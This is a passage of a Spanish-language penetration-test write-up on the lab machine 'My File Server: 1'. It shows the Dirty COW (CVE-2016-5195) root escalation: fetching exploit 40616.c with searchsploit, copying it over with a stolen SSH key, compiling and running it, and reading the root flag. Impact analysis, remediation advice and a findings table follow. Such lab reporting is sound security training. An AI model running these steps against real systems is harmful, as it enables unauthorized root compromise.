CentOS Linux release 7.7.1908 (Core)
```

Captura 8.1. Enumeración post-explotación: versión del kernel desactualizada (`uname -a`).

8.2 Vulnerabilidad identificada

Nombre: Dirty COW (Copy-On-Write) — CVE-2016-5195.

Componente afectado: Kernel de Linux (gestión de memoria, mecanismo Copy-On-Write).

Dirty COW es una vulnerabilidad de condición de carrera (race condition) en el subsistema de memoria del kernel de Linux. Permite que un usuario sin privilegios escriba en archivos de solo lectura mapeados en memoria, lo que posibilita modificar archivos críticos del sistema (o inyectar código) y, en consecuencia, obtener privilegios de root. Dado que el kernel del objetivo no había sido parcheado, el sistema era plenamente explotable mediante esta técnica.

8.3 Procedimiento de explotación

Paso 1 — Obtención del exploit. Se utilizó el exploit público de Dirty COW identificado como 40616.c en Exploit-DB, extraído con searchsploit:

```
searchsploit -m 40616
```

Paso 2 — Transferencia del exploit a la víctima. El código fuente se transfirió a la máquina objetivo reutilizando la llave SSH obtenida en la fase anterior:

```
scp -i mykey 40616.c smbuser@<IP>:/tmp/
```

Paso 3 — Compilación y ejecución. Ya en la sesión de smbuser, se compiló el exploit con gcc y se ejecutó el binario resultante. El exploit aprovecha la condición de carrera para modificar `/etc/passwd`, otorgando una shell con privilegios de superusuario:

```
cd /tmp
gcc 40616.c -o raj -pthread
./raj
```

```
[smbuser@fileserv ~]$ cd /tmp
[smbuser@fileserv tmp]$ gcc 40616.c -o raj -pthread
40616.c: In function 'proccelfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
    lseek(f,map,SEEK_SET);
    ^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '__off_t' but argument is of type 'void *'
    extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;
    ^
[smbuser@fileserv tmp]$ ./raj
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Racing, this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
```

Captura 8.2. Compilación y ejecución del exploit Dirty COW (40616.c).

8.4 Confirmación del compromiso total

Tras ejecutar el exploit, se verificó la obtención de privilegios de root, confirmando el control total del sistema. Como prueba definitiva, se accedió al directorio de root y se leyó el archivo de evidencia (flag):

```
whoami      # root
id          # uid=0(root)
cat /root/proof.txt

[root@fileserv tmp]# whoami      # root
root
[root@fileserv tmp]# id          # uid=0(root)
uid=0(root) gid=1000(smbuser) groups=0(root),1000(smbuser)
[root@fileserv tmp]# cat /root/proof.txt
Best of Luck
af52e0163b03cbf7c6dd146351594a43
[root@fileserv tmp]#
```

Captura 8.3. Acceso root conseguido — whoami/id mostrando uid=0(root) y la flag de root.

Con la obtención de privilegios de root se completó la cadena de ataque, demostrando el compromiso total e irreversible del servidor: desde un acceso anónimo inicial hasta el control absoluto del sistema operativo.

9. Análisis de Impacto (Modelo CIA)

El impacto del compromiso se evalúa bajo la tríada CIA (Confidencialidad, Integridad y Disponibilidad), que mide cómo la explotación afecta los pilares fundamentales de la seguridad de la información y, en consecuencia, la operación del negocio. Al haberse obtenido privilegios de root, los tres pilares se ven comprometidos en su máximo nivel.

Pilar	Nivel	Justificación
Confidencialidad	Alto	Con acceso root se puede leer la totalidad de los archivos del servidor, incluidos datos de usuarios, credenciales (/etc/shadow) y toda la documentación almacenada. Además, antes del root ya se exfiltraban logs y una credencial por vías anónimas.
Integridad	Alto	Como root es posible crear, modificar o eliminar cualquier archivo o configuración del sistema sin restricción, alterando datos sin dejar rastro confiable.
Disponibilidad	Alto	El control total permite detener servicios, cifrar o borrar la información (ransomware) o apagar el servidor, interrumpiendo por completo el servicio de archivos.

9.1 Escenario de impacto empresarial

Si “My File Server” fuera un servidor de archivos corporativo real, este compromiso significaría que un atacante — sin credenciales y partiendo únicamente del acceso a la red— podría apoderarse de toda la documentación de la organización: contratos, información financiera, datos personales de clientes y empleados, y propiedad intelectual. Podría además alterar o destruir esa información, desplegar ransomware para exigir un rescate, o usar el servidor comprometido como punto de pivote para atacar el resto de la red interna.

Las consecuencias para el negocio serían severas: pérdidas económicas directas por interrupción operativa y rescate; sanciones legales y regulatorias por la fuga de datos personales (incumplimiento de leyes de protección de datos); y un daño reputacional difícil de revertir frente a clientes y socios. Un único fallo de configuración —una contraseña expuesta— bastaría para desencadenar todo este escenario.

10. Recomendaciones Técnicas

Con base en los hallazgos, se proponen las siguientes medidas de remediación, priorizadas por severidad. Cada recomendación corresponde a uno o varios hallazgos de la tabla de la sección 11.

Prioridad alta (remediar de inmediato)

- **Eliminar las credenciales expuestas en el servidor web (F-03):** retirar de inmediato el archivo que publica la contraseña y realizar una revisión del contenido web para garantizar que no se expone información sensible. Rotar la contraseña comprometida de smbuser.
- **Actualizar el kernel y el sistema operativo (F-06):** aplicar los parches que corrigen Dirty COW (CVE-2016-5195) y migrar a una versión soportada de CentOS, cerrando la vía de escalada a root.
- **Actualizar ProFTPD (F-02):** migrar a una versión igual o superior a 1.3.5a, que corrige CVE-2015-3306, o deshabilitar el módulo mod_copy si no es imprescindible.

Prioridad media (corto plazo)

- **Deshabilitar el acceso anónimo en Samba y NFS (F-01):** exigir autenticación en todos los recursos compartidos, restringir el recurso smbdata y no exponer los registros del sistema (/var/log) a través de ellos.
- **Fortalecer la política de contraseñas (F-05):** habilitar la complejidad, aumentar la longitud mínima a 12+ caracteres y establecer bloqueo de cuentas tras intentos fallidos para mitigar la fuerza bruta.
- **Asegurar la configuración SSH (F-04):** mantener deshabilitada la autenticación por contraseña (ya lo está), y revisar los permisos de los directorios de usuario para impedir la inyección no autorizada de llaves vía otros servicios como FTP.

Prioridad baja / buenas prácticas

- Aplicar el principio de mínimo privilegio en usuarios y servicios.
- Mantener el sistema y todos los servicios actualizados con los últimos parches de seguridad.

- Reducir la superficie de ataque deshabilitando los servicios innecesarios (p. ej. uno de los dos servidores FTP).
- Implementar monitoreo y registro centralizado para detectar accesos anónimos y actividad sospechosa.

11. Tabla de Hallazgos

Resumen consolidado de las vulnerabilidades identificadas durante la evaluación, ordenadas por severidad.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
F-03	Credenciales en texto plano expuestas en el servidor web	Crítica	Captura 7.2	Acceso inicial al sistema (SSH)	Retirar el archivo y rotar la credencial
F-06	Kernel desactualizado vulnerable a Dirty COW (CVE-2016-5195)	Crítica	Captura 8.1–8.3	Escalada a root / compromiso total	Actualizar kernel y SO
F-01	Recurso SMB 'smbdata' accesible de forma anónima (exposición de /var/log)	Alta	Captura 6.2	Fuga de información del sistema	Deshabilitar acceso anónimo en Samba
F-02	ProFTPD 1.3.5 mod_copy — lectura de archivos sin autenticación (CVE-2015-3306)	Alta	Captura 7.1	Lectura de archivos arbitrarios	Actualizar ProFTPD / deshabilitar mod_copy
F-04	Inyección de llave SSH vía FTP con credencial reutilizada	Media	Captura 7.3	Persistencia de acceso	Revisar permisos de /home y del FTP
F-05	Política de contraseñas débil (sin complejidad, mín. 5 caracteres)	Baja	Captura 6.2	Facilita ataques de credenciales	Endurecer la política de contraseñas

Severidad según CVSS: Crítico (9.0–10), Alto (7.0–8.9), Medio (4.0–6.9), Bajo (0.1–3.9).

12. Conclusión

La evaluación demuestra que el servidor “My File Server: 1” no es seguro: presenta un nivel de riesgo CRÍTICO, al permitir que un atacante externo y sin credenciales previas logre el compromiso total del sistema hasta privilegios de root. La cadena de ataque fue completa y reproducible: desde el acceso anónimo a recursos compartidos, pasando por la obtención de una credencial expuesta en el servidor web, hasta la escalada de privilegios aprovechando un kernel desactualizado.

El hallazgo más grave, por su gravedad y por lo evitable que era, fue la exposición de credenciales en texto plano en el sitio web: una sola mala práctica que anuló por completo el resto de las defensas del sistema (política de contraseñas, autenticación de servicios, SSH sin contraseña). Complementariamente, la falta de actualizaciones (kernel y ProFTPD) y las configuraciones inseguras por defecto (acceso anónimo a Samba y NFS) ampliaron la superficie de ataque.

El ejercicio evidencia la importancia de aplicar la seguridad en capas (defensa en profundidad) y de atender tanto las configuraciones como la gestión de parches: ninguna medida aislada es suficiente, y basta un único eslabón débil para comprometer toda la cadena. La remediación de los hallazgos conforme a las recomendaciones de la sección 10 reduciría drásticamente el riesgo del sistema, desde crítico hasta un nivel aceptable.